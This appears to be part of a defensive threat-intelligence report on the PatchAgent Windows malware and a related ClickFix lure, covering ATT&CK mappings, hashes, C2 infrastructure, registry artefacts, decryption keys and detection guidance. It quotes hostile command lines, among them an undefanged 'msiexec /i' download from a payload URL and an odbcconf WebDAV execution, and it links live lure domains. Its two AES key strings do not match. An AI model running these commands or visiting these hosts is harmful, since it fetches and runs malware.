T1546.015	Event Triggered Execution	COM Hijacking	1	CLSID {7C3A5D49-...} registered in HKLM
T1547.001	Boot/Logon Autostart	Run Keys / Startup Folder	2, 3	Dual Run keys in HKCU
T1027	Obfuscated Files or Information	—	1	XOR 0x55 string obfuscation; cumulative-sum blob encoding
T1027.001	Obfuscated Files	Binary Padding	1	UTF-16LE encoding doubles payload size in .rdata
T1036.005	Masquerading	Match Legitimate Name	1, 2	wuauptd.exe (Windows Update), dbconfig.dll, svcmon, svc_upd.exe
T1036.001	Masquerading	Invalid Code Signature	1	Backdated PE timestamp 2017-09-12; fake SIFE SOFTWARE LLC version info
T1140	Deobfuscate/Decode Files	—	1	XOR 0x55 decode; cumulative-sum decode at runtime
T1055.012	Process Injection	Process Hollowing	3	notepad.exe hollowed via ZwUnmapViewOfSection
T1059.001	Command & Scripting	PowerShell	3	powershell.exe -NoP -NonI -W Hidden -EncodedCommand
T1071.001	Application Layer Protocol	Web Protocols	3	HTTP/1.1 C2 over port 80 to 46.30.188[.]99
T1132.001	Data Encoding	Standard Encoding	3	Base64-encoded task results in POST body
T1112	Modify Registry	—	1, 2, 3	COM registration; Run keys; self-removal deletes Run key
T1082	System Information Discovery	—	2, 3	GetVersionExA, GetSystemInfo, GlobalMemoryStatusEx
T1016	System Network Configuration	—	3	GetComputerNameA for checkin JSON
T1083	File and Directory Discovery	—	3	FindFirstFileW / FindNextFileW remote enumeration
T1070.004	Indicator Removal	File Deletion	3	xxxxxremove command: deletes self, removes Run key
T1129	Shared Modules	—	2	Hand-rolled in-memory PE loader in PatchAgent
T1622	Debugger Evasion	—	1, 3	IsDebuggerPresent in cloud.dll and Stage 3 shellcode
T1553.002	Subvert Trust Controls	Code Signing	1	Fake company/version info to suggest legitimacy
T1573.001	Encrypted Channel	Symmetric Cryptography	Loader	Payload transport via AES-256-CBC

ID	Technique	Sub-Technique	Stage	Detail
T1218.008	Signed Binary Proxy Execution	Odbcconf	Delivery / ClickFix pivot	odbcconf /f cloud.rsp over WebDAV
T1218.007	Signed Binary Proxy Execution	Msiexec	Related ClickFix pivot	msiexec /i https://seo-conference.by/wp-themes/Cloudflare/Verification/UserID6389452515832

Indicators of Compromise

Indicators are tiered by confidence. **Confirmed** indicators are recovered directly from the analysed malware or decrypted configuration.

Supporting / pivot indicators come from infrastructure pivots, clustering, VirusTotal relationships, or related panel activity and should be used with appropriate context.

Provenance Legend

To prevent high-confidence sample analysis from bleeding certainty onto pivoted leads, every indicator is tagged by provenance:

- **[S] Sample-derived:** recovered directly from reversing the binary. Highest confidence.
- **[P] Pivot-derived:** reached by footprinting or hunting outward from sample-derived IOCs. Confidence varies; association is not proof.

Confirmed File Hashes

File	MD5	SHA256
Submitted archive / container	–	e88d528e951c55e3f5dcd8e1f10a161ab5f5d64f8663f65fd49d4558aea3274b
cloud.dll inner PE / Stage 1 dropper	3895302964bcb46729c61f82a798ef96	27a5d818f690b4c0b1679381ee48ffa8d3b4ad6247797c32698bd6992a224f
wuaupdt.exe (PatchAgent)	230bb7c97fbb1e96d9ebee43cfa09024	28e55dc62f9a9c9938c3b48b2d17a33d6fa96e74c1e9d31f5c685fef8c39b217
wuaupdt.dat (PTCH container)	d4a0b5b1f5d4f43ff01360d2f16f171b	8d217ad2ff7ed9e162cbd20bd207562f7e4f50d3e4d1f36ab01d653380176d16
stage3_decrypted.bin (shellcode)	728edd84b46d32d1fd520aa735f8611e	70c2a120148a8d0e40f4abfb54578561c38a9b4ce0ea6cf6067b925e319806e0

Supporting / Pivot File Hashes

These hashes are useful for clustering and enrichment, but they are not all equivalent to the confirmed PatchAgent samples above.

Indicator	Confidence	SHA256	Context
run_obfuscated.bat	Medium-High	151dd3d4f9228cf88d67b9e165f8da2bd0baa7e9e46bc3621c1a02e89e7d8feb	Fetch script associated with staging activity
Directory hash / staging pivot	Medium	5ce2d378811c84c085f39d0ce264d03138cbdd46ae752adb1b8d2373f6873bae	VirusTotal directory-hash relationship pivot
Related sample candidate	Medium	fbefbd142aa9e842754ad914e9a3b14a60129fe8b9863db23e2c8c697b5923aa	Import-hash / metadata cluster overlap
Related sample candidate	Medium	c0daec5c4417c16de8bcdd454b51cc02c0ee57ff66257b9516d6ae69ecf539ef	Import-hash / metadata cluster overlap
Related sample candidate	Medium	5c33e3dfa983e99e0dc1618fdf7893c43182d6ef079f34fe3c94887b63ab274c	Import-hash / metadata cluster overlap

Indicator	Confidence	SHA256	Context
Related sample candidate	Low-Medium	e792788fef507ae1fde22cf0c38c0569dc13c6fb8f23b79937cd1f606fa8394c	Spoofed timestamp pivot
Related sample candidate	Low-Medium	816f1f4df1f3964c807ea3606a6319a7872b6de54dd9286c1fed4982d6982af6	Spoofed timestamp / related infrastructure pivot
Related sample candidate	Low-Medium	8d0c4a2565d38c923a50bb5daf512a7b80633643c65b5464d665e5f71b8fbd55	Spoofed timestamp pivot
Related sample candidate	Low-Medium	f552f87811e0ac4c6757926e79bbf3a38fe6648634aaadb5a01f6e87e3a4951a	Spoofed timestamp pivot
Related sample candidate	Low-Medium	a01634a49545e05dcb1624aec62184f1f45c9224e4d356d191971914a4668a5a	Spoofed timestamp pivot
Related sample candidate	Low-Medium	f123bfd0dff864b36c92e4ea7963d86f18c4cff0a29ed186e9f6eec940fa6b5	Spoofed timestamp pivot
Communicating payload candidate	Medium	155275fdade744919de3d657a16c197b2f736764c14129e27e8517aed824f84e	Observed communicating with related panel infrastructure
Communicating payload candidate	Medium	080e5ded51c69bcb1a173bbf035a4ed48d259e2f0343115f8e0bcd8a932d57eb	Observed communicating with primary C2 panel infrastructure
Communicating payload candidate	Medium	3ca8ae1d0a0682c941d71b722171f69cde2abff6f5f3092c6af56d001d01c070	Observed communicating with primary C2 panel infrastructure
Communicating payload candidate	Medium	78906623ce30eba7174e99d7f9d1df5fe69d1fdd7d5eb36329963e29b65bef2e	Observed communicating with primary C2 panel infrastructure
Communicating payload candidate	Medium	7e4549de761b5bdb361bf22e3f3069539400448094c45d2e84175d76b6553853	Observed communicating with primary C2 panel infrastructure
Communicating payload candidate	Medium	af5a2f1b7e388d4fb49d72e8f453fda673472ad603bf72aee4869a34b37f535a	Observed communicating with primary C2 panel infrastructure
Communicating payload candidate	Medium	bc9c4e81bc9acd2a93de62ba696009084594161da3db5eddc4774a006d8bd07e	Observed communicating with primary C2 panel infrastructure
Communicating payload candidate	Medium	bf38ae8c1b495b2a547337759969967a8bf632f5adbbd9a9bb7c724007d684b8	Observed communicating with primary C2 panel infrastructure
Communicating payload candidate	Medium	d60b04ecea3adb58b4369d4e52121377a9bc28fa1a29b69ceee60144c47492a2	Observed communicating with primary C2 panel infrastructure
Communicating payload candidate	Medium	f051f14146e69ffdf22c48c5126f53e8a94e2ce86b9adb46de0fb5230d46538	Observed communicating with primary C2 panel infrastructure

Indicator	Confidence	SHA256	Context
Communicating payload candidate	Medium	fbc2b2bc5365528b68b60a150e85407c0f51952b95c272ac7d85714fd1e0e8bd	Observed communicating with primary C2 panel infrastructure
Communicating payload candidate	Medium	d45e5ea038841b4c4ae8ea4199ed8bee6cdf9926640bf02458f0820c394cddd3	RuntimeBroker.dll / related payload observed communicating with 185.228.83[.]217:8443
ClickFix delivery payload candidate	Medium	90f2ac28649c8877379014012263125fdb86489ccc8d6cc80180437dbdf3be8c	dbconfig.dll; associated with 185.228.83[.]217 ClickFix / PatchAgent-related delivery evidence

ClickFix Sample (185.228.83[.]217) Files

File	SHA256
landing HTML	6d36bfa3e893c11294e3421de9e836e0fe68f97b20fa9d9eebbfb66d79136caf
load.js	a8d63e598ea6a8eaf7d34eeb240ca75e9b89c18df88fe4d43b3ff3d53a723f4b
lib.js	515332a4fada0648a84c6d683e36363918f23f03ef7bf97e936c795829a9623f
config.js	a556272456a474721a285f28dba2219f154147f5869932f45408774fead54fca
l.js	be8cc24348cd36f001cef3554a2e20faba192fddb72c4188c14a22789a9d484f
mn.js	7af3c84441f40b8a7f6660e1e78bd8806c715ec1b466fd62916466d50224797a
all.min.css	a361e7885c36bacb3fd9cb068da207c3b9329962cac022d06e28923939f575e8
styles.css	48e455d24aede6586d5fe2af3ba5eabd15f53ff68de7fb38a4021f0b61f3c2d4
faviconV2.png	59bfe9bc385ad69f50793ce4a53397316d7a875a7148a63c16df9b674c6cda64
web.png	aaea67f04f2a6b3ae212b3565b108b92cce157eff1c77b455fe2eadb57c86fb5
fa-brands-400.woff2	5d9190292acdd48ba0fc35080f7e7448f3cdf0d79199a4d23f0f49b5341fdf29

Confirmed Network Indicators

These indicators are recovered directly from the decrypted Stage 3 shellcode and should be treated as the strongest network evidence in this report.

Type	Value	Protocol	Actionability	Note
C2 IP	46.30.188[.]99	HTTP/1.1	Block / hunt / enrich	Stage 3 command & control — campaign-relevant / recently active
C2 endpoint	/api/checkin	POST	Network detection	Initial beacon, JSON
C2 endpoint	/api/cmd/<id>	GET	Network detection	Task retrieval
C2 endpoint	/api/result/<id>	POST	Network detection	Result exfiltration, base64
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64)	—	Network detection / enrichment	Hardcoded in shellcode

Related / Cluster Network Indicators

These indicators support cluster-level hunting and enrichment. They are pivot-derived and should not be treated as equivalent to the hardcoded Stage 3 C2 unless independently corroborated.

Type	Value	Confidence	Actionability	Note
Related C2 / ClickFix delivery candidate	185.228.83[.]217	Medium-High for related cluster; Medium for analysed-sample delivery	Hunt / enrich / monitor	Shared panel, URL-pattern, related payload communications, historical open-directory overlap, and ClickFix /land/ lure; exact analysed-sample lure not recovered
Related infrastructure candidate	41.216.188[.]46	Medium	Enrich / monitor	Matched login-panel query; associated communicating payload observed
Lower-confidence candidate	31.57.219[.]68	Low-Medium	Enrich only	Matched newer login-panel body hash; lacks confirmed C2 URL-pattern overlap
Historical exposure	46.30.188[.]99:9090	Medium-High	Enrich / timeline	Open-directory exposure around mid-March 2026
C2 panel	46.30.188[.]99:8443	High	Hunt / enrich / monitor	Panel / tasking infrastructure pivot
Related panel	185.228.83[.]217:8443	Medium-High	Hunt / enrich / monitor	Overlapping login panel and URL-pattern characteristics
Related panel	41.216.188[.]46:8443	Medium	Enrich / monitor	Matched login-panel query
Possible newer panel	185.228.83[.]217:8080	Medium	Enrich / monitor	More recent login-panel exposure
Possible newer panel	31.57.219[.]68:8080	Low-Medium	Enrich only	Lower-confidence body-hash pivot
Alternate channel	46.30.188[.]99:8082	Medium	Enrich / monitor	Python websockets 426 Upgrade Required response
Alternate channel	185.228.83[.]217:8082	Medium	Enrich / monitor	Python websockets 426 Upgrade Required response
Primary C2 observed URL	hxxp://46.30.188[.]99:8443/api/checkin	High	Hunt / enrich / monitor	Observed URL matching Stage 3 check-in pattern
Primary C2 observed URL	hxxp://46.30.188[.]99:8443/api/cmd/bfaf34b8	High	Hunt / enrich / monitor	Observed URL matching Stage 3 tasking pattern

ClickFix Lure Indicators

These indicators are delivery-cluster evidence. Use them for scoped hunting and enrichment; they do not prove one-to-one delivery of the analysed `cloud.dll` unless the referenced `cloud.rsp` and `DLL` are recovered and matched.

Type	Value	Confidence	Actionability	Note
ClickFix lure path	185.228.83[.]217/land/	Medium-High	Hunt / enrich	Fake-Cloudflare ClickFix lure associated with the delivery hypothesis

Type	Value	Confidence	Actionability	Note
ClickFix WebDAV response file	\\185.228.83[.]217\DavWWWRoot\cloud.rsp	Medium	Collection target	Collection target referenced by the ClickFix execution chain
Related tasking URL	hxxp://185.228.83[.]217:8443/api/checkin	Medium-High	Hunt / enrich / monitor	Observed in related payload communications; overlaps Stage 3 C2 API pattern
Related tasking URL	hxxp://185.228.83[.]217:8443/api/cmd/e99899fa	Medium-High	Hunt / enrich / monitor	Observed in related payload communications
Related tasking URL	hxxp://185.228.83[.]217:8443/api/cmd/50ee0d88	Medium-High	Hunt / enrich / monitor	Observed in related payload communications
Related tasking URL	hxxp://185.228.83[.]217:8443/api/cmd/532ec2dd	Medium-High	Hunt / enrich / monitor	Observed in related payload communications
Related tasking URL	hxxp://185.228.83[.]217:8443/api/cmd/d654b82b	Medium	Enrich / monitor	Observed as a related URL pivot
Related tasking URL	hxxp://185.228.83[.]217:8443/api/cmd/f3821897	Medium-High	Hunt / enrich / monitor	Observed in related payload communications
Telegram lure artefact	api.telegram[.]org/bot8264202838/sendMessage	Low–Moderate	Hunt / enrich	Lure telemetry / operator-notification endpoint from the ClickFix page; not evidence of victim tracking at scale
Telegram lure artefact	t.me/snakecrypterr; bot 8264202838; chat 7001602140	Low–Moderate	Enrich only	ClickFix lure telemetry artefacts; not directly sample-derived
Geolocation service	ipapi[.]co/json/	Low	Detection enrichment only	Used by the ClickFix lure before Telegram notification
Scanner / analyst artefact	185.183.34[.]168	Low	Do not block as victim IOC	Scanner-egress artefact seen in lure beacons; do not treat as victim infrastructure without corroboration
Staging/contact IP	13.107.213.38	Low	Enrich only	Directory-hash contact IP; supporting pivot only
Staging/contact IP	13.107.246.38	Low	Enrich only	Directory-hash contact IP; supporting pivot only
Staging/contact IP	150.171.73.13	Low	Enrich only	Directory-hash contact IP; supporting pivot only
Staging/contact IP	150.171.74.13	Low	Enrich only	Directory-hash contact IP; supporting pivot only
Staging/contact IP	209.85.145.132	Low	Enrich only	Directory-hash contact IP; supporting pivot only
Staging/contact IP	23.11.32.159	Low	Enrich only	Directory-hash contact IP; supporting pivot only
Staging/contact IP	52.111.227.11	Low	Enrich only	Directory-hash contact IP; supporting pivot only

Low-Confidence Same-Kit / Enrichment Pivots

These indicators are useful for enrichment and broader ClickFix-kit tracking, but they are not PatchAgent evidence.

Type	Value	Confidence	Note
Russia-linked ClickFix pivot	92.53.69[.]246	Low–Moderate	Decoded lib.js favicon label and historical resolution pivot; likely same ClickFix actor / kit, not sample-derived PatchAgent evidence
Russia-linked ClickFix pivot	bx.digitech[.]ru	Low–Moderate	Historical resolution from 92.53.69[.]246; related DigiTech-themed ClickFix pivot
ClickFix payload host	seo-conference[.]by	Low–Moderate	Separate ClickFix msiexec chain tied to the 92.53.69[.]246 / DigiTech pivot
ClickFix payload URL	hxxps://seo-conference[.]by/wp-themes/Cloudflare/Verification/UserID6389452515832	Low–Moderate	Payload URL used by the separate msiexec /i ClickFix command

ClickFix Sibling Domains

Twelve same-kit domains identified through string pivoting ([P], Low confidence — same-kit deployments, not PatchAgent evidence):

<https://www.handbagfashion.com/verification.html>
<http://caribbeansquash.org/>
<https://galacoeng.com/>
<http://ukpod.co.uk/>
<https://sman1secanggang.sch.id/>
<http://offercentralm.com/>
<https://ai-informer.net/>
<https://realmoney999.uno/>
<https://123a.in/>
<http://gvpns.us/>
<https://bnr.international/>
<https://schoolauth.art/>

Registry

```
HKLM\SOFTWARE\Classes\CLSID\{7C3A5D49-E8B2-4F1C-A6D0-3E7F8B9C2D1A}\InprocServer32
(Default) = [path to cloud.dll]
ThreadingModel = Both
```

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
PatchAgent = [path to svc_upd.exe with -p and -k args]
SvcUpd = %APPDATA%\Microsoft\PatchAgent\svc_upd.exe
```

File System

```
%TEMP%\wuaupdt.exe      ← Stage 2 initial drop location
%TEMP%\wuaupdt.dat      ← Stage 3 encrypted container
%TEMP%\svcmon.log       ← Stage 2 log file
%TEMP%\svcmon.ini       ← Stage 2 config file

%APPDATA%\Microsoft\PatchAgent\svc_upd.exe ← persistent copy (Stage 2+3)
C:\Windows\System32\notepad.exe             ← process hollowing target
```

Cryptographic Material

AES-256 / HMAC-SHA256 key (hex):
d36deee39830bfb11b50bf8315a4de292812e0d2aafd5fc8666c9db11e8e590

AES-CBC IV (hex):

e736cadfc8ef27a6d7bbb3a4585abd50

COM CLSID:
{7C3A5D49-E8B2-4F1C-A6D0-3E7F8B9C2D1A}

Fake Version Info (cloud.dll — for detection)

CompanyName: SIFE SOFTWARE LLC
FileDescription: Configuration Service
ProductName: SIFE SOFTWARE ODBC Tools
OriginalFilename: dbconfig.dll
FileVersion: 2.1.0.4017
InternalName: dbconfig

Detection Engineering

The complete SIEM query and rule pack is maintained separately in GitHub, so this report keeps detection content at a narrative level and points defenders toward the highest-value hunting areas. The strongest detection opportunities are:

! Executive defender actions

Hunt for regsvr32 /s loading DLLs from user-writable paths; review %APPDATA%\Microsoft\PatchAgent\ and PatchAgent / SvcUpd Run keys; alert on wuaupdt.exe or svc_upd.exe with -p plus a 64-character -k key; inspect HTTP traffic to /api/checkin, /api/cmd/<id>, and /api/result/<id>; and monitor odbccconf.exe /f *.rsp paired with WebDAV activity as related ClickFix delivery evidence.

Area	Detection logic
Initial execution	regsvr32.exe silently loading a DLL from a user-writable or non-standard path
Stage 2 loader	wuaupdt.exe, svc_upd.exe, or command lines containing -p plus a 64-character -k hex key
C2 traffic	HTTP requests to /api/checkin, /api/cmd/<id>, or /api/result/<id>
Process hollowing	Suspicious notepad.exe child process creation followed by memory writes / thread context changes
Persistence	Run key values referencing PatchAgent, SvcUpd, wuaupdt, or %APPDATA%\Microsoft\PatchAgent\
File system	Creation of %TEMP%\wuaupdt.exe, %TEMP%\wuaupdt.dat, or %APPDATA%\Microsoft\PatchAgent\svc_upd.exe
Static detection	PE DLL with DllRegisterServer, fake SIFE SOFTWARE version metadata, and XOR-encoded wuaupdt artefacts
Network signatures	Plain HTTP C2 using hardcoded User-Agent Mozilla/5.0 (Windows NT 10.0; Win64; x64) with JSON check-in body

Delivery Stage & Lure Detection

A. WebDAV + odbccconf LOLBin chain (endpoint) — pivot / lure TTP

- Process ancestry: explorer.exe (Run dialog) → conhost.exe --headless → cmd.exe → odbccconf.exe.
- odbccconf.exe spawned with a /f or -f argument referencing a .rsp file. This is rare in legitimate use and should be treated as high-fidelity when paired with WebDAV activity.
- This maps specifically to MITRE ATT&CK T1218.008 — System Binary Proxy Execution: Odbccconf, rather than only generic LOLBin abuse.
- WebClient (WebDAV) service activation or connection to a bare-IP UNC path such as pushd \\<ip>\DavWWWRoot.
- Practical Sigma-style logic: alert on process creation where the image is odbccconf.exe and the command line contains both /f or -f and a .rsp reference.
- Treat this as related but distinct from other WebDAV ClickFix variants using rundll32.exe, net use plus a remote .cmd, or msiexec /i remote installer execution. The stable detection surface is the ClickFix page chrome and clipboard-hijack flow; the payload LOLBin can rotate.
- Hardening options: disable the WebClient service where unneeded; use WDAC / AppLocker controls for odbccconf.exe and conhost.exe --headless where operationally feasible.

B. ClickFix lure signature (network / web) — catches other deployments of the 12-domain cluster

- Fake-Cloudflare challenge parameter `__cf_chl_rt_tk` served from a host not behind Cloudflare, especially a bare IP or non-Cloudflare ASN.
- Kit strings in page body: You will observe `and agree`, `verify-verify-button`, and references to the `load.js` → `config/config.js` → `js/lib.js` load chain.
- Outbound request to `ipapi[.]co/json/` immediately followed by an `api.telegram[.]org/bot<id>/sendMessage` beacon from a browsing endpoint.

C. C2 protocol (network) — sample-derived, high confidence

- HTTP traffic to `46.30.188[.]99` matching `/api/checkin`, `/api/cmd/<id>`, or `/api/result/<id>`.
- Caveat to verify: scans of `46.30.188[.]99` returned near-identical 179–180 KB bodies across all paths. Confirm whether these are live API responses or a catch-all default page before asserting the C2 was *operational*, rather than merely *reachable*, at a given scan time.

Priority Hunting Queries

```
regsvr32.exe /s <non-standard DLL path>
wuaupdt.exe -p <file> -k <64-char hex key>
svc_upd.exe -p <file> -k <64-char hex key>
HTTP POST /api/checkin
HTTP GET /api/cmd/<id>
HTTP POST /api/result/<id>
HKCU\Software\Microsoft\Windows\CurrentVersion\Run -> PatchAgent / SvcUpd
%APPDATA%\Microsoft\PatchAgent\svc_upd.exe
```

Retrohunt Anchors

For corpus retrohunting, the strongest static anchors are:

- COM exports: `DllRegisterServer`, `DllGetClassObject`
- Fake version metadata: `SIFE SOFTWARE LLC, dbconfig.dll`, `SIFE SOFTWARE ODBC Tools`
- XOR-0x55 encoded `wuaupdt.exe` / `wuaupdt.dat`
- PTCH v2 container magic: `50 54 43 48 02 00`
- Stage 3 C2 strings: `/api/checkin`, `/api/cmd/`, `/api/result/`, `46.30.188[.]99`
- Shellcode self-removal command: `xxxxxremove`

Analytic Gaps and Collection Requirements

- **Victimology**: targeting by country or sector is not yet characterised. The lure's Telegram beacon collected visitor geolocation and may help establish this if logs or bot responses are available.
- **Chain of custody**: log any analyst interactions with attacker infrastructure, including Telegram `getMe` / `sendMessage` calls and C2 / panel probes, with UTC timestamps so they are not misread as adversary or victim activity. The `185.183.34[.]168` scanner-egress artefact seen in beacons should be treated as analyst / scanner activity, not a victim, unless independently corroborated.
- **Report hygiene**: perform a final link, caption, and formatting review before external sharing, especially around URLScan response links and pivot-derived indicators.

Appendix — Detection Pack / Retrohunt Rules

Full KQL, YARA, Snort/Suricata, and retrohunt rules are maintained separately from the narrative report for readability. The main report keeps the detection logic and hunting anchors above; complete rule bodies are available in the Ransom-ISAC GitHub repository:

[PatchAgent detection pack on GitHub](#)

Appendix — Reproducibility Notes

The PTCH decryption workflow can be reproduced with either the Python snippet in the Stage 3 section or an equivalent CyberChef recipe using:

- Drop first 84 bytes (0x54) from `wuaupdt.dat`
- AES decrypt the remaining ciphertext with key `d36deee39830bf11b50bf8315a4de292812e0d2aafd5fc8666c9db11e8e590`
- IV `e736cadfc8ef27a6d7bbb3a4585abd50`
- Mode CBC
- No padding

The equivalent one-click recipe, preserved verbatim from the source report:

[Open the PTCH v2 → Stage 3 AES-256-CBC decryption recipe in CyberChef](#)

Continue Reading

Explore more expert insights and threat intelligence from the Ransom-ISAC community

[View All Articles](#)